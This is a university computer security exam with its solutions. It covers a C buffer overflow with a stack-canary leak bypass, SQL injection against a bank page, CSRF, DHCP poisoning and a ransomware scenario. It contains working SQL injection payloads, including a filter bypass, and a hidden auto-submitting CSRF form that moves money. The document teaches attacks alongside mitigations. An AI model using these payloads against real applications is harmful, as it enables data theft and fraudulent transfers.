Computer Security Exam

Professors F. Maggi & S. Zanero

Milan, 20/07/2017

Last (family) Name _____

First (given) Name _____

Matricola or Codice Persona _____

Have you done any challenges/homework, even partially? [ ] Yes [ ] No

Instructions

- The exam is composed of 12 pages. Check that you have all of them
- Just as a cross check, tell us whether you have completed the homeworks, by putting an "X" mark appropriately.
- The exam is "closed books". Please put away in a non-suspicious place (i.e. not below the desk) any note, book, or similar. You will be expelled if, at any time, if you do not follow this rule.
- You are not allowed to communicate with other students, and you will be expelled from the exam if you do.
- Shut down and store electronic devices. They will be subject to inspection if found and you may be expelled if you are found using one.
- Please answer within the allowed space. Schemes are good, short answers are recommended.
- You can write in pen or pencil, any color, but avoid writing in red.
- No extra paper is allowed.
- The answers should be written exclusively in the space provided below the questions.

SOLUTION

Answer provided in this solution MUST BE CONSIDERED ONLY AS A HINT for the correct answer, and they are not necessarily complete.


Question 1 (7 points)

Consider the C program below, which is affected by a typical buffer overflow vulnerability.

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4
5  int vuln (int n) {
6      int i;
7      char buffer[20];
8
9      do {
10         scanf("%s", buffer);
11
12         if(strcmp(buffer, "sesame") == 0) {
13             for(i = 0; i < n; i++) {
14                printf("%x", buffer[i]);
15             }
16         }
17     } while (buffer[0] != 'X');
18
19      return 1;
20 }
21
22 int main(int argc, char** argv) {
23     vuln(atoi(argv[1]));
24 }
```


1. [2 points] Assuming the usual IA-32 architecture (32-bits), with the usual "cdecl" calling convention, draw the stack layout when the program is executing the instruction at line 8, showing:
   a. Direction of growth and high-low addresses.
   b. The name of each allocated variable.
   c. The boundaries of frame of the function frames (`main` and `vuln`).

Show also the content of the caller frame (you can ignore the environment variables, just focus on what matters for the vulnerability and its exploitation).



2. [2 points] Assuming no exploit mitigations are in place (no ASLR, no W^X, no stack canaries), write an exploit for the buffer overflow vulnerability in the above program to execute the following simple shellcode, composed only by 4 instructions (4 bytes): `0x58 0x5b 0x5a 0xc3`.
Make sure that you show how the exploit will appear in the process memory with respect to the stack layout of the previous point. Ensure you include all of the steps of the exploit, ensuring that the program and the exploit execute successfully. Include also any assumption on how you must call the program (e.g., the values for the command-line arguments required to trigger the exploit correctly).

Assuming that we call the program as "./program 10" (i.e., argv[1] = 10) and we write to the program's standard input what is shown directly in the below stack layout:



3. [3 points] Now consider that the program is compiled enabling the exploit mitigation technique known as *stack canary*. Assume that the compiler and the runtime correctly implement this technique with a random value changed at every program execution.

a. Is the exploit you just wrote still working *without modifications*? Why?

No. The exploit would overwrite the stack canary (placed in the stack before the return address). The code placed by the compiler in the function epilogue would detect the canary overwrite and abort the execution of the program without jumping to the saved return address, and without executing the attacker's shellcode.

b. Is it possible to modify the above exploit so that it works reliably in this setting (i.e., enabled stack canaries)?
If you answer yes, please describe precisely how you would modify the above exploit, and any further assumption you need to make it work. If your exploit needs to perform multiple iteration of any loop, please describe what you would write to the standard input (e.g., what you would copy to `buffer` in line 10) at every iteration of the loop(s).
If you answer no, please describe precisely why the vulnerability is not exploitable.

We need to make the program perform two iterations of the loop.

First iteration: write to the stdin '`sesame\n`'; the code at line 13 and 14 will print n words from the stack. Assuming that n is sufficiently high to print also the word containing the stack canary (or, if the attacker controls the command line arguments, passing a sufficiently high n), this would leak the stack canary value for that specific execution of the program. Then, as `buffer[0] == 's' != 'X'`, the `do...while` loop will not exit.

Second iteration: at this point, we know the value of the stack canary (read during the first loop iteration). We write to stdin (i.e., we put in the buffer) the same exploit I wrote at point 2, changing it slightly so that the stack canary gets overwritten by the value leaked during the first iteration. Also, we need to ensure that `buffer[0] == 'X'` so that the loop ends, the function returns, and the shellcode is executed.

Note: if the canary is implemented so that it always contains a character that makes scanf() terminate (e.g., null character, newline), then the above exploit does not work. However, in this case, the canary was a random value, and it is enough to try launching the exploit multiple times if the leaked canary contains a string-terminating character.

c. Assuming that both stack canaries and ASLR (e.g., stack randomization) are enabled, can you modify your exploit to bypass them both? How?

I can leak the value of the saved EBP (which is an address belonging to the stack) in the same way as I leaked the value of the stack canary at point b.; at this point, knowing the value of the saved EBP and the layout of main's stack frame, I can compute an approximate value for the ESP to allow the exploit to land in the area where we put the NOPsled.

Question 2 (9 points)

The "Iron Bank" web page contains the following HTML code snippet:

```
<form method="POST">
   <input type="text" name="lastname">
   <button type="submit">Go!</button>
</form>
```

which is processed by the following PHP-like server-side pseudocode:

```
$lastname = $_POST['lastname'];

// ...

$query = "SELECT id, name, lastname FROM users WHERE lastname = '" . $lastname . "'";
$db->execute($query);

// code to display id, name, lastname
```

where the query is executed against the following tables:

users

id	name	lastname
1	Aria	Stark
2	John	Snow
3	Tyrion	Lannister
4	Daenerys	Targaryen

account_balance

user_id	secret_token	balance
1	Nobody	8000
2	IDK	20000
3	GoodWine	7000
4	Drogon	1000000

1. [2 points] Identify the class of the vulnerability and briefly explain how it works.

SQL Injection. *See slides for the explanation.*

There must be a data flow from a **user-controlled HTTP variable** (e.g., parameter, cookie, or other header fields) **to a SQL query**, **without appropriate filtering and validation**. If this happens, the **SQL structure of the query can be modified**.

2. [2 points] Write an exploit to get the secret token and the account balance of John:

```
' UNION SELECT a.balance, a.secret_token, u.lastname FROM users AS u JOIN
account_balance a ON u.id = a.user_id WHERE u.name = 'John
```

The developers decide to modify the server-side code in an *attempt* to remove above vulnerability, and change the the server-side (pseudo)code as follows:

```
$lastname = filter($_POST['lastname']);

// ... rest of the code is left unchanged
```

where the function `filter` is defined as:

```
function filter ($entry) {
  $entry = rec_remove ($entry, "=");
  $entry = rec_remove ($entry, "or");
  $entry = rec_remove ($entry, "and");
}
```

The filter uses the following function `rec_remove`:

```
function rec_remove ($entry, $str) {
  $count = 1;
  while ($count > 0)
    $entry = str_ireplace($str, "", $entry, $count);
  return $entry;
}
```

The function `rec_remove` ***recursively*** removes a certain substring `$str` from a string `$entry` in a case insensitive fashion (e.g., `filter("AND andrew aNd") = "rew "`).

3. [2 point] Does your exploit written at point 2. still work? If the answer is yes, explain why; if your answer is no, write an exploit to get the secret token and the account balance of John considering the modification to the server-side code.

NO, it does not work. The new exploit is:

```
1) ' || u.name LIKE 'John ~> get John's user ID, which is 2


2) ' UNION SELECT balance, secret_token, secret_token FROM account_balance
WHERE user_id  > 1 && user_id < 3 --
```

4. [1 point] You are the database administrator and have no way to modify the above code. How would you alternatively mitigate the damage that an attacker can do?

As this page\application needs only to read data from the users table, we could restrict, at the database level, the privileges of the user of this application to only perform SELECTs involving the user table (and no operation involving the account_balance table).

Now consider the ***money transfer*** functionality, which allows the currently authenticated user to send a certain amount of money to a different bank account. The following code snippet handles this functionality: when an authenticated user clicks on ***Confirm***, the variables ***amt*** and ***to*** are sent to the *transfer.php* page.

```
<form method="POST" action="/transfer.php">
    <h3>Transfer money</h3>
    Recipient: <input type="text" id="inpUser" name="to">
    Amount: <input type="number" id="inpAmount" name="amt”>
    <button type="submit">Confirm</button>
</form>
```

While looking on a search engine for images of nice kittens, a user, who is already authenticated on the Iron Bank website (https://ironbank.7k), ends up in a malicious page (https://attacker.com/cat.html). Besides containing kitten images, this page contains the following HTML code snippet:

```
<form id="evil" style="display: none;"
      action="https://ironbank.7k/transfer.php" method="POST">
    <input type="hidden" value="5000" name="amt">
    <input type="hidden" value="Tyrion" name="to">
    <input type="submit">
</form>
<script>document.evil.submit();</script>
```

5. [1 point] Identify the class of vulnerability being exploited, and briefly explain how it works.

The attacker is exploiting a CSRF (cross-site request forgery) vulnerability. See slides for details.

6. [1 point] Propose a mitigation to this attack (from the point of view of the Iron Bank developers)

The CSRF stems from the fact that the IronBank application authenticates the user only with “ambient credentials” (cookies, which are sent automatically with every request) also to perform a state-changing action (a money transfer in this case); this way, IronBank is not able to authenticate whether the request was voluntarily initiated by the user or not. A solution is to require for every state-changing action a further secret token (e.g., automatically inserted as a hidden field in the bank’s form, ...) and checking its validity before performing the operation. This way, to perform a bank transfer, it is necessary to read the content of a request to ironbank’s servers, and not just to blindly perform a request. As the same origin policy does not allow a website to read the response of an arbitrary request to a different origin, the attackers would not be able to read the secret CSRF

protection token and to perform the attack.

Question 3 (8 points)

Suppose that you are the network security administrator of an Internet Café that offers free (**wired only, like in the 90's**) unlimited internet to the customers. You manage the network `131.175.14.0/24`, with gateway `131.175.14.254` (MAC address `34:56:FE:33:44:55`). The gateway machine is also the only legitimate DHCP server for this network.

Suddenly, some of the users of this network can't connect to the Internet at all. To troubleshoot the issue, you examine the network activity, and you notice that there's something out of place: a lot of "DHCP offer" packet coming from `131.175.14.20` (MAC address `dc:a9:04:00:11:22`), with gateway set to `131.175.14.105`.

1. [1 point] Describe what kind of attack do you suspect, and how does it work.

DHCP poisoning. Someone is trying to trick a client connected to 131.174.14.0/24 into believing that 131.175.14.105 is the gateway, by sending a crafted DHCP offer before, which comes before the real offer sent out by the real DHCP server.

2. [1 point] Provide <u>at least two concrete use-cases</u> for this attack (in general, not limited to this scenario).

1) denial of service [+explanation]

2) traffic interception and sniffing (MITM Gateway) [+explanation]

3) traffic redirection to malicious (MITM malicious DNS) [+explanation]

3. [1 point] Explain why such an attack is possible.

Because the DHCP protocol does not support authentication, the client must blindly believe any DHCP offer that it sees; thus, an arbitrary client can race (and win) against the real DHCP Server.

4. [1 point] Can you tell the IP address of the attacker?

Not really. 131.175.14.20 is the sender of the DHCP offer, but the address may be spoofed. As the attacker is trying to redirect traffic to 131.175.14.105, we guess that this one is the attackers' IP.
If the goal is purely to perform a DOS I can't tell the address of the attacker because he/she may try to redirect traffic to an unaware host on which doesn't control that is not a router

5. [4 points] You want to avoid this attack and you decide to put in place some countermeasures. Tell if the following countermeasures are effective **against the previous attack and why**. If not, explain also how you can evade them.

- You install a stateful packet-filter firewall that monitors and controls the traffic coming in and out of the network segment, in order to block Internet-originating attacks based on predeterbmined security rules.

A firewall does nothing against the previous attack, as the attacker is on the same network as the victim.

Now assume that the network uses a complex switch able to inspect the packets coming in and out of every (physical) port, and to allow the network security administrator to apply simple traffic filtering rules even for traffic belonging to the same network segment. Also, assume that (a) every computer or server is connected to a different switch port, and (b) that the switch can detect "DHCP offer" packets.

- At each (physical) switch port, block every "DHCP offer" packets coming from IPs other than `131.175.14.254`.

Not effective: the attacker can spoof the source IP (trivial e.g., by means of ARP spoofing, as the attacker is located in the same network).

- At each (physical) switch port, block every "DHCP offer" packets coming from MAC addresses different than `34:56:FE:33:44:55`.

Not effective: the attacker can spoof the MAC address.

- Tag each physical port of the switch as `server` or `client`, where the `client` ports are the ones where the guests' computer connect. Allow `client` ports to send only "DHCP request" packets and limit "DHCP offer" packets to `server` ports, regardless the source or destination IP or MAC address.

This is the most effective mitigation among the ones presented: assuming that the attacker is not able to tamper with the physical security of the location where the switch and the legitimate DHCP server is located, this would effectively prevent the DHCP poisoning attack.

Question 4 (9 points)

Consider the following scenario: *A small manufacturing company, one of the most important producers of a specialized musical instrument, is hit by a ransomware attack (i.e., infected by malware with the sole purpose to encrypt all the files in the infected computer until the victim pays a ransom to the attacker). The ransomware is able to quickly propagate to all the computers in use by the company.*

1. [3 points] What are the two most important risks in this scenario? Name and describe each of them, specifying the asset at risk and list one or two possible countermeasures.

Risk 1 Description: *Loss of business-critical data (e.g., key intellectual property) so that the company is not able to produce the (specialized) goods anymore*

Asset at risk: *Business-critical data*

Countermeasure: *Backups*

Risk 2 Description: *Loss of production time due to the downtime incurred to restore the infected computers and systems. During this time the factory must me kept shut off, bringing a substantial economic damage.*

Asset at risk: *company's production*

Countermeasure: *redundant systems, isolated systems, procedures for a fast disaster recovery, ...*

2. [1 point] What is (or are) the possible threat agent(s) according to what you answered in (1.)?

The most likely threat agent is a cybercriminal motivated by the fact that the victim will pay a ransom, due to the value of the assets at risk. Another possible threat agent is a competitor who wants to damage the company's ability to carry on business or to cause monetary loss. If the victim is listed on the stock market a threat agent could be a malicious trader willing to capitalize on stock loss.

3. [2 points] Malware analysts suspect that the ransomware is trying to evade signature-based detection performed by the antivirus software in use in the company. Suggest and explain two techniques that the ransomware (or any other malware) could use to do so.

polymorphism, packing (see slides on malware)

4. [2 points] Investigation of the ransomware infection found out the following: *"A manager of this company was working from a open public wireless network. While working from this network, he downloaded from the Internet an important update over HTTP for the accounting software in use throughout the company and, after that, he found all its files encrypted by a scary-looking ransomware. The day after, when he connected his laptop to the corporate network, he noticed that the ransomware started to propagate among the other computers in the company."*

a. Can you suspect what is going on (please state explicitly any assumptions you make)?

While the manager was connected to the open wi-fi, a man in the middle attacker modified the files with the accounting software update he downloaded with a trojanized version containing the ransomware. We can assume that updates were not signed (or that the signature was not properly checked) and that were delivered over an insecure channel (e.g., HTTP). Then, we can suppose that the ransomware contained capabilities to perform lateral movement and infect other computers in the same network (e.g., exploiting vulnerable or outdated services exposed in the internal network, ...)

b. Can you suggest how to prevent this infection scenario in the future from: (i) the point of view of the manager's IT department, and (ii) from the point of view of the accounting software vendor?

Manager: Ensure not to download\update SW from untrusted network \ enforce the use of a VPN when working from an untrusted network \ harden (e.g., segment) the internal network to prevent a compromised laptop to infect all the company
SW vendor: Harden the update mechanism by signing updates, verifying the signature on every update, and deliver the initial software over a secure channel (HTTPS).